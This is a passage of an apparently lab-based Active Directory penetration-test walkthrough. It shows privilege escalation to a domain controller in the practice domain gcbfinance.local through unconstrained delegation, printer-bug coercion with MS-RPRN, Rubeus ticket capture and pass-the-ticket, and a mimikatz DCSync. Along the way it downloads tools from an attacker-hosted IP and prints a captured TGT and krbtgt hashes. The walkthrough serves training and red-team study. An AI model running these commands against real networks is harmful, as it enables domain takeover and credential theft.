         * Domain   : GCBFINANCE.LOCAL
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # exit
Privesc to Finance-DC01
Now that we do have full control over Fannce-Vanessa, our hint point’s to Unconstrained Delegation. Let’s now focus on enumerating Unconstrained Delegation on this network.
We will start by importing ADModule into the Finance-Vanessa host, our enumeration will be using ADModule.
Invoke-WebRequest -Uri http://192.168.100.41:443/ADModule-master.zip -OutFile 'C:\Users\vanessa\Documents\ADModule-master.zip' -UseBasicParsing
We will now unzip the aDModule-master.zip sing Expand-Archive.
Expand-Archive -Path 'C:\Users\vanessa\Documents\ADModule-master.zip' -DestinationPath 'C:\Users\vanessa\Documents'
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory\ActiveDirectory.psd1
Enumerating Unconstrained Delegation
To enumerate Unconstrained Delegation we use the following command fellow.
Get-ADComputer -Filter {TrustedForDelegation -eq $True}

What we just discovered is that the finance-vanessa machine account (FINANCE-VANESSA$) is enabled in Active Directory and configured with Unconstrained Delegation. This means the domain controller will pass forwardable Kerberos service tickets, including TGTs, to this machine whenever users authenticate to its services. Since we already have local admin access on this host, even without SYSTEM, we’re in a strong position to monitor incoming logons, extract delegated Kerberos tickets from memory using tools like Rubeus or mimikatz, and potentially impersonate high-privileged users, such as domain admins, who connect to it. Essentially, we’ve uncovered a valuable pivot point that can help us escalate further toward domain compromise.
Let’s import Rubeus.exe into our target host (finance-vanessa).Invoke-WebRequest -Uri http://192.168.100.41:443/Rubeus.exe -OutFile 'C:\Users\vanessa\Documents\Rubeus.exe' -UseBasicParsing
Let’s put Rubeus into monitor mode but focused on Finance-DC01. The goal is to intercept the DC’s TGT so we can impersonate domain-level accounts.
.\Rubeus.exe monitor /targetuser:finance-dc01 /interval:5 /nowrap

Now that we do have our Rubeus in monitor mode, we will coerche/force Finance-DC01 to authenticate into our host that Unconstrained Delegate enabled.
What we’re doing here is using MS-RPRN.exe to coerce or force the Finance-DC01 domain controller to authenticate against the Finance-Vanessa host, which has Unconstrained Delegation enabled. We have Rubeus running in monitor mode on Finance-Vanessa, ready to catch the incoming Kerberos ticket from Finance-DC01..\MS-RPRN.exe \\finance-d0c1.gcbfinance.local \\finance-vanessa.gcbfinance.local

If we try the coerce from our attacking host (ITEmployee41), we will get the following error below.
However, the command fails with an RPC Exception 1722, meaning the RPC server is unavailable, likely because the target isn’t reachable, the RPC service is down, or there’s a network/firewall block.
Let’s check if the services are really working on those hosts. I’m trying this test from gcbfinance.local domain, from finance-vanessa.

As we can see from the screenshot above, those services are up and running. So let’s do this coerce from finance-vanessa.
.\MS-RPRN.exe \\finance-dc01.gcbfinance.local \\finance-vanessa.gcbfinance.local

The output confirms that the coerced authentication likely worked, as it states:
"Attempted printer notification and received an invalid handle. The coerced authentication probably worked!"
This response is expected when the attack successfully forces the Finance-DC01$ account to connect to FINANCE-VANESSA. Although the domain controller sees it as a failed request, in reality, it still sends its Kerberos Ticket Granting Ticket (TGT) to my machine as part of the authentication process.
By obtaining the KRBTGT hash, we gain the ability to forge Golden Tickets, granting us persistent and indefinite access to the domain. This completes the attack chain, proving that Unconstrained Delegation, when abused correctly, provides a direct path to full domain compromise when a privileged account is coerced into authenticating to the target machine.

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 that we have successfully coerced FINANCE-DC01$ to authenticate to our target machine FINANCE-VANESSA, we can see the results in my Rubeus monitoring session. We now have a Ticket Granting Tickets (TGTs) cached in memory. Analyzing the output, I can clearly identify that FINANCE-DC01$ (the domain controller) has now authenticated to FINANCE-VANESSA, meaning its TGT is now stored in memory.
This proves that Unconstrained Delegation worked exactly as expected. The moment FINANCE-DC01$ was coerced into authenticating to our target system, its TGT was cached, allowing us to extract it.
Now that I have the Base64-encoded ticket we can move forward to the final step by importing the TGT into a new session using Rubeus.
.\Rubeus.exe ptt /ticket:</finance-dc01’s TGT>


If we check the ccache on our cmdless process, we will see that we do have have a new cached ticket.
klist
DCSync Attack
With this new FINANCE-DC01$ cached ticket, we can do several attacks inside the Domain Controller, including a DCSync attack.
For this attack we’ll be using SafetyKatz.exe.
.\SafetyKatz.exe "lsadump::dcsync /user:finance\krbtgt /domain:gcbfinance.local" "exit"
DCSync
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:finance\krbtgt /domain:gcbfinance.local
[DC] 'gcbfinance.local' will be the domain
[DC] 'finance-dc01.gcbfinance.local' will be the DC server
[DC] 'finance\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/26/2019 2:58:49 AM
Object Security ID   : S-1-5-21-1708299476-1681750518-2103560891-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 71c26efd08963c465b3b16ab7509d8c8
    ntlm- 0: 71c26efd08963c465b3b16ab7509d8c8
    lm  - 0: 799d1c3bb6e772c7480eefa532314be4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 8bcf62b99cd7d605406a01ba0b50c6fd

* Primary:Kerberos-Newer-Keys *
    Default Salt : GCBFINANCE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ff83d494d7d03fd63612267c767f9d44fc7731eaa1364aa6d7e81ea196480809
      aes128_hmac       (4096) : 6bb0cc8a790892171b14722718ff2e44
      des_cbc_md5       (4096) : 046e7ce5928f2532

* Primary:Kerberos *
    Default Salt : GCBFINANCE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 046e7ce5928f2532

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  48da4d408dcaffe04c4dd4d9b30f75c8
    02  e3a5db6c5ec1a06305d618c013bf9b50
    03  585ab6196ff70f415fe39d679fdfb45a
    04  48da4d408dcaffe04c4dd4d9b30f75c8
    05  e3a5db6c5ec1a06305d618c013bf9b50
    06  ba22d8995c0940c8982c8b93b6c8263e
    07  48da4d408dcaffe04c4dd4d9b30f75c8
    08  25d0ce4f68696cd2110ba3f1be799eef
    09  25d0ce4f68696cd2110ba3f1be799eef
    10  4395da3a39d7d921331b7dca88768839
    11  903b05e7dee449c50726b32d56af6a4b
    12  25d0ce4f68696cd2110ba3f1be799eef
    13  c30007dc6e5f9bc952a2e55990d16643
    14  903b05e7dee449c50726b32d56af6a4b
    15  e4ed78076d879e368d277f8a72d3b4d6
    16  e4ed78076d879e368d277f8a72d3b4d6
    17  919e6280575d5c14e4f66df897726594
    18  6ceeff7f706d52f6895dd9d9e50ac94f
    19  151e4e302e7c80fb7a8f80643a08a88f
    20  efa69599e3eda719e4b2f9b611f85941
    21  5e3f22cd0376ac9dbe3971b0434b352d
    22  5e3f22cd0376ac9dbe3971b0434b352d
    23  1d47cb5354d0b83ec13773b12bf6d706
    24  39316ed5767a1f53b96867db49644f6d
    25  39316ed5767a1f53b96867db49644f6d
    26  7574421539ccf3a9201d13624cd5d520
    27  5a53c886aac79417f668cc68b7c94fa4
    28  08e3470153d471519c1567cd9dc79dc6
    29  d048393548ac5fb1d6b664bde861b31e